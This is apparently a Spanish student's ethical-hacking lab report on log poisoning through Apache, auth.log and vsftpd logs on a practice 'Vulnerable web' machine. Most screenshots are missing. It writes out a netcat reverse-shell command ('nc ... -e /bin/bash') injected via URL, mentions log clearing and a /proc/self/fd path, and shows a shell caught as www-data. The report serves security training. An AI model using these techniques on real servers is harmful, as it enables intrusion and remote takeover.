HACKING ÉTICO

Unidad 2. Actividad 4


25 DE OCTUBRE DE 2023

CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD


Índice

Ejercicio 1: Log Poisonning


Lo primero que vamos a hacer es borrar los logs en la maquina "Vulnerable web":




Lo que pongo en burpsuite:



Ahora ponemos en la url el comandonc (mi ip) (el puerto) -e /bin/bash y lo ponemos en la url de la página:




Usamos el comando ip y whoami:




Ejercicio 2: Ahora con auth.log


Borramos el log:



Intentamos conectarnos mediante ssh:




El resultado:




Ahora hacemos los mismos pasos que antes, pero buscamos por ssh:

Ahora ponemos en la url el comando nc (mi ip) (el puerto) -e /bin/bash y lo ponemos en la url de la página:




Ahora vemos que esta conectado:



Ejercicio 3. Ahora con vsftpd.log

Este es parecido al anterior, simplemente buscamos por ftp la ip y despues ponemos de usuario el comando php:

Ahhora ponemos la url:




Y ya nos dejara entrar:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.0.3.7: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.7] 55496
whoami
www-data
Hola soy Carlos
```

Ejercicio 4. Para llegar al 10

Aquí ponemos en la url /proc/self/fd/8



Ponemos esto en burp: